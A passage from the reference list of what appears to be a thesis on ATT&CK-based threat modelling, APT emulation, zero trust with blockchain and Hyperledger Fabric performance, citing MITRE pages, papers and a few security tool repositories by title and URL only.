- [144] W. Xiong, E. Legrand, O. Aberg and R. Lagerstrom, "Cyber security threat modeling based on the MITRE Enterprise ATT&CK Matrix," 18 June 2021. [Online]. Available: <https://doi.org/10.1007/s10270-021-00898-7>. [Accessed 29 11 2021].
- [145] M. Muckin and S. C. Fitch, "Lockheed Martin," 2019. [Online]. Available: <https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Threat-Driven-Approach.pdf>. [Accessed 29 11 2021].
- [146] E. M. Hutchins, C. M. J. and R. M. Amin, "Lockheed Martin," 2015. [Online]. Available: <https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf>. [Accessed 29 11 2021].
- [147] G. Engel, "Dark Reading," Dark Reading, 18 November 2014. [Online]. Available: <https://www.darkreading.com/attacks-breaches/deconstructing-the-cyber-kill-chain>. [Accessed 29 November 2021].
- [148] MITRE, "The MITRE Corporation," The MITRE Corporation, 2021. [Online]. Available: <https://mitre-attack.github.io/attack-navigator/v2/enterprise/>. [Accessed 29 November 2021].

- [149] MITRE, "The MITRE Corporation," The MITRE Corporation, 2021. [Online]. Available: <https://attack.mitre.org/groups/>. [Accessed 29 November 2021].
- [150] MITRE, "The MITRE Corporation," The MITRE Corporation, 2021. [Online]. Available: <https://caldera.mitre.org/>. [Accessed 29 November 2021].
- [151] C. A. Korban, D. P. Miller, A. Pennington and C. B. Thomas, "The MITRE Corporation," The MITRE Corporation, September 2017. [Online]. Available: https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf. [Accessed 29 November 2021].
- [152] L. Alevizos, V. Thong Ta and M. Hashem Eiza, "Augmenting zero trust architecture to endpoints using blockchain: A state-of-the-art review," *Security and Privacy*, vol. e, no. 191, 2021.
- [153] MITRE, "The MITRE Corporation," The MITRE Corporation, 2021. [Online]. Available: <https://attack.mitre.org/groups/G0013/>. [Accessed 1 December 2021].
- [154] MITRE, "The MITRE Corporation," The MITRE Corporation, 2021. [Online]. Available: <https://attack.mitre.org/groups/G0016/>. [Accessed 30 November 2021].
- [155] MITRE, "The MITRE Corporation.," The MITRE Corporation., 2021. [Online]. Available: <https://attack.mitre.org/groups/G0096/>. [Accessed 1 December 2021].
- [156] P. Schmitt, "Blackhat," Blackhat, [Online]. Available: <https://www.blackhat.com/docs/sp-14/materials/arsenal/sp-14-Schmitt-A-Different-Kind-of-Crypto-Slides.pdf>. [Accessed 30 November 2021].
- [157] M. Ussath, D. Jaeger, F. Cheng and C. Meinel, "Advanced persistent threats: Behind the scenes," in *2016 Annual Conference on Information Science and Systems (CISS)*, Princeton, NJ, USA, 2016.
- [158] P. Chen, L. Desmet and C. Huygens, "A Study on Advanced Persistent Threats," in *Communications and Multimedia Security*, Berlin, 2014.
- [159] A. Dahan, "Operation Cobalt Kitty Attack Lifecycle," 2017. [Online]. Available: <https://www.cybereason.com/hubfs/Cybereason%20Labs%20Analysis%20Operation%20Cobalt%20Kitty-Part1.pdf>. [Accessed 1 December 2021].
- [160] MITRE, "The MITRE Corporation," The MITRE Corporation, 23 September 2021. [Online]. Available: <https://attack.mitre.org/groups/G0096/>. [Accessed 2 December 2021].
- [161] MITRE, "The MITRE Corporation," The MITRE Corporation, 2021. [Online]. Available: <https://attack.mitre.org/groups/G0044/>. [Accessed 2 December 2021].
- [162] MITRE, "The MITRE Corporation," The MITRE Corporation., 16 January 2021. [Online]. Available: <https://attack.mitre.org/groups/G0055/>. [Accessed 2 December 2021].
- [163] MITRE, "The MITRE Corporation," The MITRE Corporation, 26 May 2021. [Online]. Available: <https://attack.mitre.org/groups/G0006/>. [Accessed 2 December 2021].
- [164] M. MSDN, "Microsoft Docs," Microsoft, 28 July 2021. [Online]. Available: <https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order?redirectedfrom=MSDN>. [Accessed 2 December 2021].
- [165] UACME, "Github," Github, 20 November 2021. [Online]. Available: <https://github.com/hfiref0x/UACME>. [Accessed 2 December 2021].

- [166] MITRE, "The MITRE Corporation," The MITRE Corporation, 2021. [Online]. Available: <https://attack.mitre.org/techniques/T1555/003/>. [Accessed 6 December 2021].
- [167] MITRE, "The MITRE Corporation," The MITRE Corporation, 1 October 2021. [Online]. Available: <https://attack.mitre.org/groups/G0022/>. [Accessed 6 December 2021].
- [168] MITRE, "The MITRE Corporation.," The MITRE Corporation., 26 May 2021. [Online]. Available: <https://attack.mitre.org/groups/G0064/>. [Accessed 6 December 2021].
- [169] MITRE, "The MITRE Corporation.," The MITRE Corporation., 15 October 2021. [Online]. Available: <https://attack.mitre.org/groups/G0067/>. [Accessed 6 December 2021].
- [170] Nirsoft, "Nirsoft," Nirsoft, 2021. [Online]. Available: https://www.nirsoft.net/utils/web_browser_password.html. [Accessed 6 December 2021].
- [171] R. Chandel, "Hacking Articles," Hacking Articles, 8 April 2020. [Online]. Available: <https://www.hackingarticles.in/credential-dumping-sam/>. [Accessed 6 December 2021].
- [172] MITRE, "The MITRE Corporation.," The MITRE Corporation., 15 October 2021. [Online]. Available: <https://attack.mitre.org/groups/G0096/>. [Accessed 22 December 2021].
- [173] MITRE, "MITRE," The MITRE Corporation. , 18 October 2021. [Online]. Available: <https://attack.mitre.org/techniques/T1055/>. [Accessed 13 January 2022].
- [174] MITRE, "The MITRE Corporation.," The MITRE Corporation., 23 November 2020. [Online]. Available: <https://attack.mitre.org/software/S0240/>. [Accessed 14 January 2022].
- [175] FireEye, "APT37 (REAPER) The Overlooked North Korean Actor," FireEye, California, USA, 2018.
- [176] MITRE, "MITRE CVE," U.S. Department of Homeland Security (DHS) Cybersecurity and Infrastructure Security Agency (CISA), 2 February 2018. [Online]. Available: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0802>. [Accessed 14 January 2022].
- [177] S. Fewer, "Github," [Online]. Available: <https://github.com/stephenfewer/ReflectiveDLLInjection>. [Accessed 14 January 2022].
- [178] L. An, M. Castelluccio and F. Khomh, "An empirical study of DLL injection bugs in the Firefox ecosystem," *Empirical Software Engineering*, vol. 24, no. 4, p. 1799–1822, 2019.
- [179] Rxwx, "Github," Github, [Online]. Available: <https://github.com/rxwx/CVE-2018-0802>. [Accessed 14 January 2022].
- [180] PSWG, "Hyperledger Blockchain Performance Metrics," Performance and Scale Working Group, 2019.
- [181] Hyperledger, "Hyperledger Caliper," [Online]. Available: <https://hyperledger.github.io/>. [Accessed 29 09 2022].
- [182] P. Thakkar, S. Nathan N and B. Viswanathan, "Performance Benchmarking and Optimizing Hyperledger Fabric Blockchain Platform," in *2018 IEEE 26th*

- International Symposium on Modeling, Analysis, and Simulation of Computer and Telecommunication Systems (MASCOTS)*, Milwaukee, WI, USA, 2018.
- [183] C. Wang and X. Chu, "Performance Characterization and Bottleneck Analysis of Hyperledger Fabric," in *40th International Conference on Distributed Computing Systems (ICDCS)*, Singapore, 2020.
- [184] A. Baliga, N. Solanki, S. Verekar, A. Pednekar, P. Kamat and S. Chatterjee, "Performance Characterization of Hyperledger Fabric," in *2018 Crypto Valley Conference on Blockchain Technology (CVCBT)*, Zug, Switzerland, 2018.
- [185] S. Pongnumkul, C. Siripanpornchana and S. Thajchayapong, "Performance Analysis of Private Blockchain Platforms in Varying Workloads," in *26th International Conference on Computer Communication and Networks (ICCCN)*, Vancouver, BC, Canada, 2017.
- [186] P. Thakkar, S. Nathan and B. Vishwanathan, "arXiv," 29 5 2018. [Online]. Available: <https://arxiv.org/abs/1805.11390>. [Accessed 3 10 2022].
- [187] H. Javaid, C. Hu and G. Brebner, "Optimizing Validation Phase of Hyperledger Fabric," in *IEEE 27th International Symposium on Modeling, Analysis, and Simulation of Computer and Telecommunication Systems (MASCOTS)*, Rennes, France, 2019.
- [188] T. Inagaki, Y. Ueda, T. Nakaike and M. Ohara, "Profile-based Detection of Layered Bottlenecks," in *ICPE '19: Proceedings of the 2019 ACM/SPEC International Conference on Performance Engineering*, New York, NY, USA, 2019.
- [189] C. Gorenflo, S. Lee, L. Golab and S. Keshav, "arXiv," 4 3 2019. [Online]. Available: <https://arxiv.org/pdf/1901.00910.pdf>. [Accessed 3 10 2022].
- [190] J. Sousa, A. Bessani and M. Vukolic, "A Byzantine Fault-Tolerant Ordering Service for the Hyperledger Fabric Blockchain Platform," in *48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, Luxembourg, 2018.
- [191] H. Gupta, S. Hans, S. Mehta and P. Jayachandran, "IEEE 11th International Conference on Cloud Computing (CLOUD)," in *On Building Efficient Temporal Indexes on Hyperledger Fabric*, San Francisco, CA, USA, 2018.
- [192] Y. Lu, Z. Liu, S. Wang, Z. Li, W. Liu and X. Chen, "Temporal Index Scheme of Hyperledger Fabric System in IoT," *Wireless Communication and Mobile Computing*, vol. 2021, pp. 2-13, 12 7 2021.
- [193] L. Foschini, A. Gavagna, G. Martuscelli and R. Montanari, "Hyperledger Fabric Blockchain: Chaincode Performance Analysis," in *ICC 2020 - 2020 IEEE International Conference on Communications (ICC)*, Dublin, Ireland, 2020.
- [194] T. Yan, W. Chen, P. Zhao, Z. Li, A. Liu and L. Zhao, "Handling conditional queries and data storage on Hyperledger Fabric efficiently," *World Wide Web*, no. 24, pp. 441-461, 14 11 2020.
- [195] H. Sukhwani, N. Wang, K. S. Trivedi and A. Rindos, "Performance Modeling of Hyperledger Fabric (Permissioned Blockchain Network)," in *17th International Symposium on Network Computing and Applications (NCA)*, Cambridge, MA, USA, 2018.
- [196] M. Willett, "Lessons of the SolarWinds Hack.," *Global Politics and Strategy.*, vol. 63, no. 2, pp. 7-26, 2021.
- [197] Ubuntu, "Ubuntu," Canonical LTD. and Ubuntu, [Online]. Available: <https://ubuntu.com/server/docs/package-management>. [Accessed 13 9 2021].

- [198] R. Struse, "MITRE Corporation," MITRE Corporation, 5 3 2018. [Online]. Available: <https://www.mitre.org/capabilities/cybersecurity/overview/cybersecurity-blog/the-attck%E2%84%A2-navigator-a-new-open-source>. [Accessed 8 9 2021].
- [199] MITRE, "MITRE ATT&CK," MITRE Corporation, 1 7 2021. [Online]. Available: <https://attack.mitre.org/>. [Accessed 8 9 2021].
- [200] Y. Wang and P. Dasgupta, "Security and reliability of client server systems on the internet," Arizona State University Bureau of Publications Tempe, Arizona, United States, 2006.
- [201] IBM, "IBM Cloud Education," IBM, 27 8 2019. [Online]. Available: <https://www.ibm.com/cloud/learn/database-security>. [Accessed 8 9 2021].
- [202] D. Brass, D. Forester F., J. Hall A., T. Kiviat I. and J. Massari R., "Columbia Law School's Blog on COrporations and the Capital Markets," Columbia Law School, 28 4 2019. [Online]. Available: <https://clsbluesky.law.columbia.edu/2019/04/18/davis-polk-discusses-investing-in-blockchain-technology/>. [Accessed 9 9 2021].
- [203] T. Phuwanai, "Serial-Coder," 5 2 2021. [Online]. Available: <https://www.serial-coder.com/>. [Accessed 21 9 2021].